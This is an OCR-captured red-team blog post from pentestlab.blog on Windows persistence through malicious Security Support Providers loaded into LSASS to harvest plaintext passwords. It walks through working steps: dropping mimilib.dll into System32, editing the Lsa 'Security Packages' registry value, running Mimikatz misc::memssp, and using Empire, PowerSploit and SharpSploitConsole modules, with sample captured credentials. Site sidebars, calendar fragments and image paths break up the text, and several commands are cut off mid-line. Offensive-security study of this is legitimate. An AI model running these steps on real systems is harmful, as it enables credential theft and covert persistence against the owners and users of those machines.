PENETRATION TESTING LAB
OFFENSIVE TECHNIQUES & METHODOLOGIES

METHODOLOGIES RESOURCES CONTACT

OCTOBER 21, 2019

Persistence – Security Support Provider

by Administrator. In Persistence. 1 Comment

Security support provider (SSP) is a Windows API which is used to extend the Windows authentication mechanism. The LSASS process is loading the security support provider DLL's during Windows startup. This behavior allows a red team operator to either drop an arbitrary SSP DLL in order to interact with the LSASS process and log all passwords stored in this process or to directly patch the process with a malicious SSP without touching the disk.

This technique can be used to collect credentials in a system or in a number of systems and use these credentials in conjunction with another protocol such as RDP, WMI etc. to create persistence in the network by staying off the radar. Injection of a malicious security support provider to a host requires administrator level privileges and there are two methods which can be used:

1. Registering SSP DLL
2. In-Memory

Mimikatz, Empire and PowerSploit support both methods and can be utilized during a red team operation.

Mimikatz

The project Mimikatz provides a DLL file (mimilib.dll) which can be dropped into the same location as the LSASS process (System32) in order to obtain credentials in plain-text for any user that is accessing the compromised host.

```
C:\Windows\System32\
```

Support pentestlab.blog

Pentestlab.blog has a long term history in the offensive security space by delivering content for over a decade. Articles discussed in pentestlab.blog have been used by cyber security professionals and red teamers for their day to day job and by students and lecturers in academia. If you have benefit by the content all these years and you would like to support us on the maintenance costs please consider a donation.

One-Time **Monthly** **Yearly**

Make a one-time donation

Choose an amount


£5.00 **£15.00** **£100.00**

Or enter a custom amount

Comment Reblog Subscribe •••

Following the transferring of the file to the above location a registry key needs to be modified to include the new security support provider mimilib.

```
reg add "hklm\system\currentcontrolset\control\lsa\" /v "Securi
```




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> reg add "hklm\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "kerberos\0msv
1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ
Value Security Packages exists, overwrite(Yes/No)? Y
The operation completed successfully.
PS C:\Users\Administrator>
```

SSP – mimilib Registry

Reviewing the Security Packages registry key will verify that the malicious security support provider has been injected.

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Securit
```




Όνομα	Τύπος	Δεδομένα
(Προεπιλογή)	REG_SZ	(η τιμή δεν έχει οριστεί)
auditbasedirectories	REG_DWORD	0x00000000 (0)
auditbaseobjects	REG_DWORD	0x00000000 (0)
Authentication Packages	REG_MULTI_SZ	msv1_0
Bounds	REG_BINARY	00 30 00 00 00 20 00 00
crashonauditfail	REG_DWORD	0x00000000 (0)
disabledomaincreds	REG_DWORD	0x00000000 (0)
everyoneincludesanonymous	REG_DWORD	0x00000000 (0)
forceguest	REG_DWORD	0x00000000 (0)
fullprivilegeauditing	REG_BINARY	00
LimitBlankPasswordUse	REG_DWORD	0x00000001 (1)
LsaCfgFlagsDefault	REG_DWORD	0x00000000 (0)
LsaPid	REG_DWORD	0x00000284 (644)
NoLmHash	REG_DWORD	0x00000001 (1)
Notification Packages	REG_MULTI_SZ	scecli
ProductType	REG_DWORD	0x000000a1 (161)
restrictanonymous	REG_DWORD	0x00000000 (0)
restrictanonymoussam	REG_DWORD	0x00000001 (1)
SecureBoot	REG_DWORD	0x00000001 (1)
Security Packages	REG_MULTI_SZ	kerberos msv1_0 schannel wdigest tspkg pku2u mimilib

Registry – Security Packages

This method will persist across reboots since the registry has been tampered and the DLL is stored in the system. When users of the domain authenticate again with the system a new file will be created called kiwissp that will log the credentials of the accounts.

```
C:\Windows\System32\kiwissp.log
```



```
[00000000:000003e7] [00000002] PENTESTLAB\OUTLOOK$ (OUTLOOK$)   0c ed 21 14 19 5f 30 30 91
[00000000:0000cd46] [00000002] PENTESTLAB\OUTLOOK$ (UMFD-0)     0c ed 21 14 19 5f 30 30 91
[00000000:000003e5] [00000005] \ (LOCAL SERVICE)
[00000000:00010c9b] [00000002] PENTESTLAB\OUTLOOK$ (UMFD-1)     0c ed 21 14 19 5f 30 30 91
[00000000:000003e4] [00000005] PENTESTLAB\OUTLOOK$ (NETWORK SERVICE)    0c ed 21 14 19 5f
[00000000:00013834] [00000002] PENTESTLAB\OUTLOOK$ (DWM-1)      0c ed 21 14 19 5f 30 30 91
[00000000:00013875] [00000002] PENTESTLAB\OUTLOOK$ (DWM-1)      0c ed 21 14 19 5f 30 30 91
[00000000:00077b5f] [00000002] PENTESTLAB\Administrator (Administrator) Password123
```

Mimikatz – kiwissp

£ 30.00

Your contribution is appreciated.

DONATE

FOLLOW PENTEST LAB

Enter your email address to followthis blog and receive notifications of newarticles by email.

Email Address

FOLLOW

Join 2,312 other subscribers

Supported by

SEARCH TOPIC

Enter keyword here


RECENT POSTS

- Web Browser Stored Credentials
- Persistence – DLL Proxy Loading
- Persistence – Explorer
- Persistence – Visual Studio Code Extensions
- AS-REP Roasting

Comment Reblog Subscribe •••

Alternatively Mimikatz support the option for an in memory technique by injecting the LSASS with a new security support provider (SSP). This technique doesn't require mimilib.dll to be dropped into disk or to create the registry key. However, the drawback is that is not persisting during a reboot.

```
privilege::debug
misc::memssp
```



```
  .#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # misc::memssp
Injected =)

mimikatz #
```

Mimikatz – In Memory SSP

When a user authenticates again with the system a log file will be created in the System32 that will contain the password of the user in plain-text.

```
C:\Windows\System32\mimilsa.log
```

Mimikatz – mimilsa

Empire

Empire provides two modules which can be used to enumerate existing SSP's and to install a malicious SSP on the target system. The enumeration module will use by default the active agent and doesn't require any additional configuration.

```
usemodule persistence/misc/get_ssps
execute
```

CATEGORIES

- Coding (10)
- Exploitation Techniques (19)
- External Submissions (3)
- General Lab Notes (22)
- Information Gathering (12)
- Infrastructure (2)
- Maintaining Access (4)
- Mobile Pentesting (7)
- Network Mapping (1)
- Post Exploitation (13)
- Red Team (132)
  - Credential Access (5)
  - Defense Evasion (22)
  - Domain Escalation (6)
  - Domain Persistence (4)
  - Initial Access (1)
  - Lateral Movement (3)
  - Man-in-the-middle (1)
  - Persistence (39)
  - Privilege Escalation (17)
- Reviews (1)
- Social Engineering (11)
- Tools (7)
- VoIP (4)
- Web Application (14)
- Wireless (2)

October 2019

M	T	W	T	F	S	S
	1	2	3	4	5	6

Comment Reblog Subscribe •••

Empire – SSP Enumeration

Similarly querying directly the registry can obtain the values of the SSP's that exist.

```
shell reg query hklm\system\currentcontrolset\control\lsa\ /v "
```

Registry SSP's Enumeration Registry

Copying the malicious security support provider to System32 and updating the registry key will conclude the technique.

```
shell copy mimilib.dll C:\Windows\System32\
```

Copy mimilib.dll to System32

The process can be automated as Empire contains a module that will copy automatically the DLL file to System32 and will create the registry key. The only requirement is to set the path of the mimilib.dll file on the host.

```
usemodule persistence/misc/install_ssp*
set Path C:\Users\Administrator\mimilib.dll
execute
```

Empire SSP Install

Empire supports also a script which can execute custom Mimikatz commands.

7	8	9	10	11	12	13
14	15	16	17	18	19	20
21	22	23	24	25	26	27
28	29	30	31			

« Sep Nov »

PEN TEST LAB STATS

7,614,406 hits

FACEBOOK PAGE

```
usemodule credentials/mimikatz/command
set Command misc::memssp
execute
```

Mimikatz – SSP Command

The injection of the malicious SSP in the memory of the process is also supported by Empire. The following module will invoke the Mimikatz script and execute the memssp command directly as another method to automate the technique.

```
usemodule persistence/misc/memssp*
execute
```

Empire – memssp

PowerSploit

PowerSploit contains two scripts which can perform the same task. From the PowerShell variation of Mimikatz "**Invoke-Mimikatz**" executing the following commands will use the in memory technique.

```
Import-Module .\Invoke-Mimikatz.ps1
Invoke-Mimikatz -Command "misc::memssp"
```

PowerSploit – Mimikatz SSP

Alternatively transferring the malicious SSP DDL file to the target host and using the module **Install-SSP** will copy the DLL to System32 and will modify the relevant registry key automatically.

```
Import-Module .\PowerSploit.psm1
Install-SSP -Path .\mimilib.dll
```

PowerSploit – Install SSP

SharpSploitConsole

Mimikatz is integrated into SharpSploitConsole which is an application designed to interact with SharpSploit which was released by Ryan Cobb. SharpSploit is a .NET post exploitation library which has similar capability to PowerSploit. Currently SharpSploitConsole supports the in-memory technique through the Mimikatz module.

```
SharpSploitConsole_x64.exe Interact
Mimi-Command misc::memssp
```

SharpSploitConsole – memssp

References

- https://adsecurity.org/?p=1760
- https://attack.mitre.org/techniques/T1101/
- https://github.com/anthemtotheego/SharpSploitConsole
- https://github.com/PowerShellMafia/PowerSploit
- https://blog.xpnsec.com/exploring-mimikatz-part-2/

Rate this: ★★★★★ 1 Vote

Share this:

Loading...

Related

Dumping Clear-Text Credentials April 4, 2018 In "Post Exploitation"	Credential Access – Password Filter DLL February 10, 2020 In "Credential Access"	Dumping RDP Credentials May 24, 2021 In "Credential Access"

EMPIRE LSASS MEMSSP MIMIKATZ POWERSPLOIT SECURITY SUPPORT PROVIDER

1 Comment

Pingback: My notes on Redteaming in Windows enviroment

Leave a comment

PREVIOUS

Persistence – Screensaver

NEXT

Persistence – Time Providers